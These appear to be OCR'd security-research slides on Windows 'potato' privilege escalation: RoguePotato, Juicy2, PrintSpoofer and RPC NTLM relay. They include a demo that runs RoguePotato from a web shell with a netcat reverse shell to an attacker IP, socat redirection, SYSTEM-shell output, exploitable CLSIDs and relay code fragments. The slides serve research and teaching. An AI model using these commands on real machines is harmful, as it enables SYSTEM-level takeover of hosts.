RoguePotato: the attack flow 4/4



RoguePotato: the attack flow 4/4

- The last step of the chain, the **Token Kidnapping** [1]
- Get the PID of the "**RPCSS**" service
- Open the process, list all handles and for each handle try to **duplicate** it and get the handle type
- If handle type is "**Token**" and token owner is **SYSTEM**, try to impersonate and launch a process with **CreateProcessAsUser()** or **CreateProcessWithToken()**

[1] Credits to @cesarcer --> https://dl.packetstormsecurity.net/papers/presentations/TokenKidnapping.pdf

RoguePotato: SYSTEM shell popping :D

File Edit View History Bookmarks Tools Help

10.0.0.6/cmd.aspx

Program: c:\windows\system32\cmd.exe

```
/c whoami & C:\everyone\RoguePotato.exe -r 10.0.0.3 -e "C:\everyone\nc64.exe 10.0.0.3
3001 -e cmd.exe" -l 9999
```

Arguments:

Run

```
iis apppool\defaultapppool
[+] Starting RoguePotato...
[*] Creating Rogue OXID resolver thread
[*] Creating Pipe Server thread..
[*] Creating TriggerDCOM thread...
[*] Listening on pipe \\.\pipe\RoguePotato\pipe\epmapper, waiting for client to connect
[*] Calling CoGetInstanceFromIStorage with CLSID:{4991d34b-80a1-4291-83b6-3328366b9097}
[*] Starting RogueOxidResolver RPC Server listening on port 9999 ...
[*] IStoragetrigger written:98 bytes
[*] SecurityCallback RPC call
[*] ResolveOxid2 RPC call, this is for us!
[*] ResolveOxid2: returned endpoint binding information = ncacn_np:localhost/pipe/RoguePotato[\pipe\epmapper]
[*] Client connected!
[+] Got SYSTEM Token!!!
[*] Token has SE_ASSIGN_PRIMARY_NAME, using CreateProcessAsUser() for launching: C:\everyone\nc64.exe 10.0.0.3 3001 -
[+] RoguePotato gave you the SYSTEM powerz :D
```

Step 1

Step 2

Step 3

Step 4

splintercode@kali: ~

File Actions Edit View Help

```
splintercode@kali:~$ ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.3  netmask 255.0.0.0  broadcast 10.255.255.255
        inet6 fe80::83ad:3971:5188:5a23  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:c3:02:2c  txqueuelen 1000  (Ethernet)
        RX packets 3775  bytes 592013 (578.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 139537  bytes 10729683 (10.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

splintercode@kali:~$ nc -lvnp 3001
listening on [any] 3001 ...
connect to [10.0.0.3] from (UNKNOWN) [10.0.0.6] 49725
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\system


c:\windows\system32\inetsrv>

splintercode@kali:~$ sudo socat tcp-listen:135,reuseaddr,fork tcp:10.0.0.6:9999
```

SYSTEM feeling

POC: https://github.com/antonioCoco/RoguePotato

Juicy2




- **Release Date**: *30 May 2020*
- **Authors**: *@decoder_it - @splinter_code*

- **Brief Description**
  - Tricks the DCOM activation service in contacting a remote Rogue Oxid Resolver to force a specific DCOM component to authenticate to an arbitrary RPC server, resulting in a SYSTEM token stealing [1] [2]

- **Requirements**
  - The machine can make an outbound connection on port 135
  - DCOM Running
  - By default affects only Windows clients, no Windows Servers


[1] https://decoder.cloud/2020/05/30/the-impersonation-game/
[2] https://github.com/decoder-it/juicy_2

Juicy2



- ➔ Similar to RoguePotato, but uses RPC over TCP (**ncacn_ip_tcp**) instead of RPC over SMB (ncacn_np)
- ➔ JuicyPotato reloaded, it works for windows > 1803 with some limitations

Juicy2


Step 1
Trigger Istorage
(Account with
Impersonation privs)
Step 2
Fake ResolveOxid2
(Anonymous Logon)
Step 3
Fake IRemUnkown2
RPC Server
(Impersonate in
SecurityCallback)
ncacn_ip_tcp:127.0.0.1[9999]

Juicy2

- Most of CLSIDs returns an **Identification** token, pretty useless…
- Why this behavior?

```
typedef struct _RPC_SECURITY_QOS {
        unsigned long Version;
        unsigned long Capabilities;
        unsigned long IdentityTracking;
        unsigned long ImpersonationType;
} RPC_SECURITY_QOS, *PRPC_SECURITY_QOS;
```

- By default: **ImpersonationType=RPC_C_IMP_LEVEL_IDENTIFY**
- Can be overridden at code level (server side) or by controlling the regkey **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost**

Juicy2

→ Any CLSID that override this behavior?

B136

	A	B	C	D	E
1	CLSID	USER	TYPE	LEVEL	
25	{354ff91b-5e49-4bdc-a8e6-1cb6c6877182}	DESKTOP-172UGPP\andrea	impersona	impersonation	
27	{38F441FB-3D16-422F-8750-B2DACFC5CFFC}	DESKTOP-172UGPP\andrea	impersona	impersonation	
90	{90F18417-F0F1-484E-9D3C-59DCEEE5DBD8}	NT AUTHORITY\SYSTEM	impersona	impersonation	
109	{C41B1461-3F8C-4666-B512-6DF24DE566D1}	NT AUTHORITY\SYSTEM	impersona	impersonation	
130	{f8842f8e-dafe-4b37-9d38-4e0714a61149}	DESKTOP-172UGPP\andrea	impersona	impersonation	
134					

ActiveX Installer service, no Windows Server ☹

Other non-"potatoes" techniques

Network Service Impersonation

- ➔ **Release Date**: *25 April 2020*
- ➔ **Authors**: *@tiraniddo*
- ➔ **Brief Description**
  - If you can trick the "Network Service" account to write to a named pipe over the "network" and are able to impersonate the pipe, you can access the tokens stored in RPCSS service (which is running as Network Service and contains a pile of treasures) and "steal" a SYSTEM token. [1]

PrintSpoofer

- ➔ **Release Date**: *2 May 2020*
- ➔ **Authors**: *@itm4n - @jonasLyk*
- ➔ **Brief Description**
  - An exposed RPC interface of the Print Spooler service is vulnerable to a path validation bypass in which you can trick the service to write to a controlled named pipe and then impersonating the connection resulting in a SYSTEM token stealing. [2]

[1] https://www.tiraniddo.dev/2020/04/sharing-logon-session-little-too-much.html
[2] https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/

Relaying Potatoes Authentication

Basic idea

- What if we relay the RPC authentication triggered by a **potato exploit** instead of impersonating ? --> No more impersonation privileges required!
- Machine authentication (NETWORK SERVICE/LOCAL SYSTEM) is not that useful…
- Some CLSID to the rescue! If activated from session 0:
  - **BrowserBroker Class** {0002DF02-0000-0000-C000-000000000046}
  - **AuthBrokerUI** {0ea79562-d4f6-47ba-b7f2-1e9b06ba16a4}
  - **Easconsent.dll** {5167B42F-C111-47A1-ACC4-8EABE61B0B54}
  - ….
- We can trigger an NTLM authentication over RPC from the user interactively logged on in Session 1 :D

DCE/RPC NTLM Relay cross protocols


- *"NTLM relay is a technique of standing between a client and a server to perform actions on the server while impersonating the client"* [1]

- In recent years most of the research/mitigations about NTLM Relaying were on SMB, HTTP, LDAP… What about **RPC** ?

- RPC -> HTTP and RPC -> LDAP cross protocol relay works!
  - It requires the RPC authentication level is set to **RPC_AUTHN_LEVEL_CONNECT** (0x2)
  - We need to deal also with NTLM mitigations: **MIC** and **SIGNING**
  - In our scenario two interesting NTLM authentications took place:
    - Oxid Resolution **(IObjectExporter::ResolveOxid2 call)**
    - IRemUnknown Interface **(IRemUnknown2::RemRelease call)**

[1] https://en.hackndo.com/ntlm-relay/


Dealing with MIC and SIGNING restrictions



Oxid Resolution

```
223 6.894910      192.168.1.66      192.168.1.88      DCERPC    218 Bind: call_id: 2, Fragment:
Wireshark · Packet 223 · Ethernet
        .... .... ..0. .... .... .... .... .... = Negotiate 0x00200000: Not set
        .... .... ...0 .... .... .... .... .... = Negotiate Identify: Not set
        .... .... .... 1... .... .... .... .... = Negotiate Extended Security: Set
        .... .... .... .0.. .... .... .... .... = Target Type Share: Not set
        .... .... .... ..0. .... .... .... .... = Target Type Server: Not set
        .... .... .... ...0 .... .... .... .... = Target Type Domain: Not set
        .... .... .... .... 1... .... .... .... = Negotiate Always Sign: Set
        .... .... .... .... .0.. .... .... .... = Negotiate 0x00004000: Not set
        .... .... .... .... ..0. .... .... .... = Negotiate OEM Workstation Supplied: Not set
        .... .... .... .... ...0 .... .... .... = Negotiate OEM Domain Supplied: Not set
        .... .... .... .... .... 0... .... .... = Negotiate Anonymous: Not set
        .... .... .... .... .... .0.. .... .... = Negotiate NT Only: Not set
        .... .... .... .... .... ..1. .... .... = Negotiate NTLM key: Set
        .... .... .... .... .... ...0 .... .... = Negotiate 0x00000100: Not set
        .... .... .... .... .... .... 1... .... = Negotiate Lan Manager Key: Set
        .... .... .... .... .... .... .0.. .... = Negotiate Datagram: Not set
        .... .... .... .... .... .... ..0. .... = Negotiate Seal: Not set
        .... .... .... .... .... .... ...1 .... = Negotiate Sign: Set
        .... .... .... .... .... .... .... 0... = Request 0x00000008: Not set
        .... .... .... .... .... .... .... .1.. = Request Target: Set
        .... .... .... .... .... .... .... ..1. = Negotiate OEM: Set
        .... .... .... .... .... .... .... ...1 = Negotiate UNICODE: Set
    Calling workstation domain: NULL
    Calling workstation name: NULL
  > Version 10.0 (Build 17763); NTLM Current Revision 15
```

Dealing with MIC and SIGNING restrictions




Oxid Resolution

```
error_status_t ResolveOxid2
(
        handle_t        hRpc,
        OXID* pOxid,
        unsigned short  cRequestedProtseqs,
        unsigned short  arRequestedProtseqs[],
        DUALSTRINGARRAY** ppdsaOxidBindings,
        IPID* pipidRemUnknown,
        DWORD* pAuthnHint,
        COMVERSION* pComVersion
)
```

```
*pAuthnHint = RPC_C_AUTHN_LEVEL_CONNECT;
```

Dealing with MIC and SIGNING restrictions



Oxid Resolution

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        handle_t        hRpc,
        OXID* pOxid,
        unsigned short  cRequestedProtseqs,
        unsigned short  arRequestedProtseqs[],
        DUALSTRINGARRAY** ppdsaOxidBindings,
        IPID* pipidRemUnknown,
        DWORD* pAuthnHint,
        COMVERSION* pComVersion
)
```

```
sprintf_s(endpoint, MAX_PATH, "127.0.0.1[%s]", port);
(*ppdsaOxidBindings)->aStringArray[0] = 0x07; //ncacn_ip_tcp
(*ppdsaOxidBindings)->aStringArray[securityOffset] = RPC_C_AUTHN_WINNT;// 0x0a
```

Dealing with MIC and SIGNING restrictions


Oxid Resolution

	Time	Source	Destination	Protocol	Length	Info
81	5.848112	127.0.0.1	127.0.0.1	DCERPC	262	Bind: call_id: 3, Frag
86	5.868266	127.0.0.1	127.0.0.1	DCERPC	262	Bind: call_id: 3, Frag
88	5.868664	127.0.0.1	127.0.0.1	DCERPC	372	Bind_ack: call_id: 3,
90	5.868701	127.0.0.1	127.0.0.1	DCERPC	372	Bind_ack: call_id: 3,
92	5.869269	127.0.0.1	127.0.0.1	DCERPC	504	AUTH3: call_id: 3, Fra

